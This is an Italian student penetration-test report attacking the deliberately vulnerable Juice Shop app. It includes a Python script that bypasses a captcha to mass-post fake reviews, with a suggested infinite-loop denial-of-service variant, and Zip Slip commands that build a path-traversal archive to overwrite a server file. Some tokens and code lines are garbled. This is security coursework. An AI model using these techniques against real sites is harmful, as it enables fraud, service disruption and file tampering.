9 Content-Length: 173
10 ETag: W/"ad-F05CE25sW0ut6fkCffddzHYPYE"
11 Vary: Accept-Encoding
12 Date: Thu, 25 Jul 2024 13:22:01 GMT
13 Connection: close
14
15 {
    "status": "success",
    "data": {
        "id": 9,
        "UserId": 1,
        "comment": "test (**in@juice-sh.op)",
        "rating": 1,
        "updatedAt": "2024-07-25T13:22:01.026Z",
        "createdAt": "2024-07-25T13:22:01.026Z"
    }
}

```

La richiesta è andata a buon fine ed abbiamo effettivamente rilasciato un feedback.

Il form da compilare viene raccolto in un formato .json composto dai campi UserId, captchaId, captcha, comment e rating.

Tentiamo quindi di manipolare il json all'interno della richiesta con l'intento di creare un nuovo feedback ma tenendo l'captchaId e captcha invariati, con l'obiettivo di bypassare il captcha stesso.

Request

```

Pretty Raw Hex
1 POST /api/Feedbacks/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 89
4 sec-ch-ua: "Chromium";v="123", "Not-A-Brand";v="0"
5 Accept: application/json, text/plain, /*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOiJzdWNjZXNzIiwZGF0YSI6eyJpZCI6MSwidXNlcmbShwu
i0iilCJlbWFpbCI6ImfkblwluQp1awNLLXN0Lm9wIiwiGfzc3dvcnQiOiiwMTkyMDizYtdiYmQ3MzI1MDUxNmYwNjlkZjE
4YjUwMCIsInjvbGUiOihZGipbiisImRlbHV4ZRVa2VUiioiIiwbGFzdExvZzlusXaiOiiLCJwcm9maWxlSw1hZ2UiOj
hc3NldhMvchViboljL2tlywdlc9icGxvYWRzL2RlZmf1bHRBZGlpbi5wbmcilCJ0b3RwU2VjcmVOijoiiwiiaXNbY3Rpdmu
1OnRydwUsInMyZF02WRBdCI6j1wmJqtMDctMjUgMDc6NDI6MDcuNdc21CswMdwMCIsInVwZGF0ZWRBdCI6j1wMjQtMDc
tMjUgMDc6NDI6MDcuNdc21CswMdwMCIsimrlbGV0ZWRBdCi6bnvsbHosImlhC16MTcyMtGSMzK1MHO.AzBMffuxhc4vhJK
XHZJgm-xbCjYOL-9C98HjwOnwrysbs3sGaa_Q36A1SLCLQDohr10mbZlocMB3vBTneMpZ223CJFe7vr3OpV3vpQ9sj2FaBP
holXIYDNyk_po97S91vFPpcb98UzfSxcIXwK6jCrPqyZVaMVTbcuLBHTeDpI
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwZGF0YSI6eyJpZCI6MSwidXNlcmbShwu
i0iilCJlbWFpbCI6ImfkblwluQp1awNLLXN0Lm9wIiwiGfzc3dvcnQiOiiwMTkyMDizYtdiYmQ3MzI1MDUxNmYwNjlkZjE
4YjUwMCIsInjvbGUiOihZGipbiisImRlbHV4ZRVa2VUiioiIiwbGFzdExvZzlusXaiOiiLCJwcm9maWxlSw1hZ2UiOj
hc3NldhMvchViboljL2tlywdlc9icGxvYWRzL2RlZmf1bHRBZGlpbi5wbmcilCJ0b3RwU2VjcmVOijoiiwiiaXNbY3Rpdmu
1OnRydwUsInMyZF02WRBdCI6j1wmJqtMDctMjUgMDc6NDI6MDcuNdc21CswMdwMCIsInVwZGF0ZWRBdCI6j1wMjQtMDc
tMjUgMDc6NDI6MDcuNdc21CswMdwMCIsimrlbGV0ZWRBdCi6bnvsbHosImlhC16MTcyMtGSMzK1MHO.AzBMffuxhc4vhJK
XHZJgm-xbCjYOL-9C98HjwOnwrysbs3sGaa_Q36A1SLCLQDohr10mbZlocMB3vBTneMpZ223CJFe7vr3OpV3vpQ9sj2FaBP
holXIYDNyk_po97S91vFPpcb98UzfSxcIXwK6jCrPqyZVaMVTbcuLBHTeDpI
18 Connection: close
19
20 {
    "UserId":2,
    "captchaId":1,
    "captcha":"8",
    "comment":"test2 (**in@juice-sh.op)",
    "rating":1
}
}
```

Response

```

Pretty Raw Hex Render
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Location: /api/Feedbacks/10
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 175
10 ETag: W/"af-gmtxicuPeZT+4tZARSKYqlVRLo"
11 Vary: Accept-Encoding
12 Date: Thu, 25 Jul 2024 13:35:45 GMT
13 Connection: close
14
15 {
    "status":"success",
    "data":{
        "id":10,
        "UserId":2,
        "comment":"test2 (**in@juice-sh.op)",
        "rating":1,
        "updatedat":"2024-07-25T13:35:45.558Z",
        "createdAt":"2024-07-25T13:35:45.558Z"
    }
}

```

Ha funzionato, abbiamo effettivamente creato una seconda recensione a nome di un altro userId e con un commento diverso. Evidentemente la soluzione captchald 0 è sempre 8 e ciò ci permette di risolverlo prima che l'applicazione possa fornirmi un nuovo captcha da risolvere. Si ha pertanto una semplice Broken Anti Automation.

Abbiamo scritto uno script python come Proof of Concept:

```

import requests

header = {
    "Host": "127.0.0.1:3000",
    "Content-Type": "application/json",
    "Accept": "application/json, text/plain, /*",
    "Content-Type": "application/json",
    "Authorization": "Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwZGF0YSI6eyJpZCI6MSwidXNlcmbShwu
    "Cookie": "language=en; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwZGF0YSI6eyJpZCI6MSwidXNlcmbShwu
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36",
    "sec-ch-ua-platform": "Linux",
    "Origin": "http://127.0.0.1:3000",
    "Sec-Fetch-Site": "same-origin",
    "Sec-Fetch-Mode": "cors",
    "Sec-Fetch-Dest": "empty",
    "Referer": "http://127.0.0.1:3000/"
}

for x in range(1,21):

    data = {"UserId":f"{x}" ,
            "captchaId":1,
            "captcha":"",
            "comment":"Review also your captcha",
            "rating":1}

    r = requests.post("http://127.0.0.1:3000/api/Feedbacks", headers=header, json=data)

    print(r.status_code)

```

Reviews.py sfrutta la Broken anti automation per pubblicare 21 feedback (ciascuno per ogni user della web-app) con rating 1 (livello infimo) e con commento “Review also your captcha”.

Project Work – secondo anno (2023-2024)

Progetto realizzato da: Filippo Martinelli, Gabriele Bonazza, Ivan Petrarolo, John Michael Barbosa, Marco Veronesi

Response

```
Pretty Raw Hex Render
"rating":1,
"createdAt":"2024-07-25T15:22:45.498Z",
"updatedAt":"2024-07-25T15:22:45.498Z"
},
{
  "UserId":16,
  "id":25,
  "comment":"Review also your captcha",
  "rating":1,
  "createdAt":"2024-07-25T15:22:45.530Z",
  "updatedAt":"2024-07-25T15:22:45.530Z"
},
{
  "UserId":17,
  "id":26,
  "comment":"Review also your captcha",
  "rating":1,
  "createdAt":"2024-07-25T15:22:45.563Z",
  "updatedAt":"2024-07-25T15:22:45.563Z"
},
{
  "UserId":18,
  "id":27,
  "comment":"Review also your captcha",
  "rating":1,
  "createdAt":"2024-07-25T15:22:45.594Z",
  "updatedAt":"2024-07-25T15:22:45.594Z"
},
{
  "UserId":19,
  "id":28,
  "comment":"Review also your captcha",
  "rating":1,
  "createdAt":"2024-07-25T15:22:45.627Z",
  "updatedAt":"2024-07-25T15:22:45.627Z"
},
{
  "UserId":20,
  "id":29,
  "comment":"Review also your captcha",
  "rating":1,
  "createdAt":"2024-07-25T15:22:45.667Z",
  "updatedAt":"2024-07-25T15:22:45.667Z"
```


Facendo questa volta una richiesta GET a

<http://localhost:3000/api/Feedbacks> si possono vedere i risultati di tale operazione.


Per chiudere ipoteticamente questa vulnerabilità, impiegata in dosi massicce, potrebbe causare un denial of service o comunque un malfunzionamento dell'api “Feedbacks”.

Modificando la Poc con un While True al posto del ciclo for è infatti possibile inviare richieste all'infinito costringendo la web-app ad uno sforzo notevole.

A dimostrazione di ciò ecco un’istantanea del comando linux “htop” riguardante i processi che sostengono Juice Shop prima



E dopo l'esecuzione di reviews.py modificato col while true.



Arbitrary File Write

Una delle challenge che Juice Shop presenta è la riscrittura del file legal.md che si trova nella directory /ftp.

Questo è possibile grazie alla vulnerabilità Zip Slip anche detta zip path traversal. Zip Slip è un tipo di vulnerabilità che riguarda l'estrazione di archivi compressi, come file ZIP o TAR. Questa vulnerabilità può essere sfruttata per sovrascrivere file arbitrari all'interno del file system, potenzialmente eseguendo codice arbitrario o causando altri tipi di danno.

Un attaccante crea un archivio compresso contenente file con percorsi relativi esistenti nella macchina vittima (e.g. ../../etc/passwd). Durante l'estrazione, i file con percorsi relativi pericolosi sovrascrivono file critici sul sistema della vittima. Questo può includere file di configurazione, script eseguibili, e altri file sensibili.

Passando all'exploitation, ecco il testo di legal.md:

```

1 # Legal Information
2
3 Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
4 eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
5 voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
6 clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
7 amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
8 nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
9 sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
10 rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
11 ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing
12 elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna
13 aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo
14 dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus
15 est Lorem ipsum dolor sit amet.
16
17 Duis autem vel eum iriure dolor in hendrerit in vulputate velit esse
18 molestie consequat, vel illum dolore eu feugiat nulla facilisis at vero
19 eros et accumsan et iusto odio dignissim qui blandit praesent luptatum
20 zzril delenit augue duis dolore te feugait nulla facilisi. Lorem ipsum
21 dolor sit amet, consetetur adipisciing elit, sed diam nonumy nibh
22 euismod tincidunt ut laoreet dolore magna aliquam erat volutpat.
23

```

la vulnerabilità è localizzata nella sezione “Complaints” della web-app:

Customer: admin@juice-sh.op

Message: bye bye legal.md


Max. 160 characters

Invoice: Browse... exploit.zip

Submit

Project Work – secondo anno (2023-2024)

Progetto realizzato da: Filippo Martinelli, Gabriele Bonazza, Ivan Petrarolo, John Michael Barbosa, Marco Veronesi




```

root@kali:~/Downloads x root@kali:/home/kali/project x
└── (root@kali)-[/home/kali/project]
    └── # mkdir ../../ftp
        └── (root@kali)-[/home/kali/project]
            └── # touch ../../ftp/legal.md; echo "No Rules" > ../../ftp/legal.md
                └── (root@kali)-[/home/kali/project]
                    └── # chmod 666 ../../ftp/legal.md
                        └── (root@kali)-[/home/kali/project]
                            └── # zip exploit.zip ../../ftp/legal.md
                                adding: ../../ftp/legal.md (stored 0%)
                            └── (root@kali)-[/home/kali/project]
                                └── #

```

- 1) Creiamo la directory malevola/ftp
- 2) Creiamo il file/ftp/legal.md e inserisco il testo “No rules”
- 3) Diamo tutti i permessi per evitare eventuali problematiche legate a questi ultimi
- 4) Creiamo il file zip con il percorso malevolo

Carichiamo il file e verifichiamo se effettivamente il file legal.md ha cambiato il proprio contenuto in “No rules”.



il file è stato sovrascritto.

Conclusione

Dati raccolti e risultati del penetration test:

Grazie a Zaproxy, inizialmente è stato possibile trovare la maggior parte delle vulnerabilità della web app in questione, e da lì basare tutte le attività di pentesting svolti durante il progetto.

In particolare, è stato possibile:

- trovare le credenziali di accesso appartenenti agli utenti tramite campi non correttamente filtrati;
- accedere ai diversi dati presenti nel database della web app (indirizzi e-mail, vari wallet, ordini ed acquisti);
- Trovare e modificare le password degli utenti;
- accedere e modificare informazioni contenute su una cartella FTP lasciata esposta a causa di una misconfiguration.
- Modificare i carrelli e i feedback degli utenti direttamente dallo shop
- Possibilità di effettuare una specie di attacco di DDOS in cui, tramite un ciclo per riempire i database dell'applicazione

Per poter affrontare con successo i diversi attacchi dalle diverse vulnerabilità dell'applicazione, si dovrebbero aggiornare e mantenere varie policy di cybersecurity:

- Assicurarsi che i dati sensibili non siano disponibili in modo non autenticato;
- Aggiornare nella versione più recente di jquery e risolvere altri errori di misconfiguration;
- Assicurarsi che la web server sia configurata secondo la Content-Security-Policy header;
- Utilizzare un next-generation firewall e/o un web app firewall per bloccare richieste anomale.

Per concludere, questo penetration testing ha evidenziato molte vulnerabilità che, se sfruttate in modo malevolo, potrebbero compromettere la sicurezza sia dei dati degli utenti e clienti, che dell'intero sistema di e-commerce. È fondamentale agire subito per adottare misure di sicurezza più avanzate e mirate alle vulnerabilità sottolineate nel presente documento.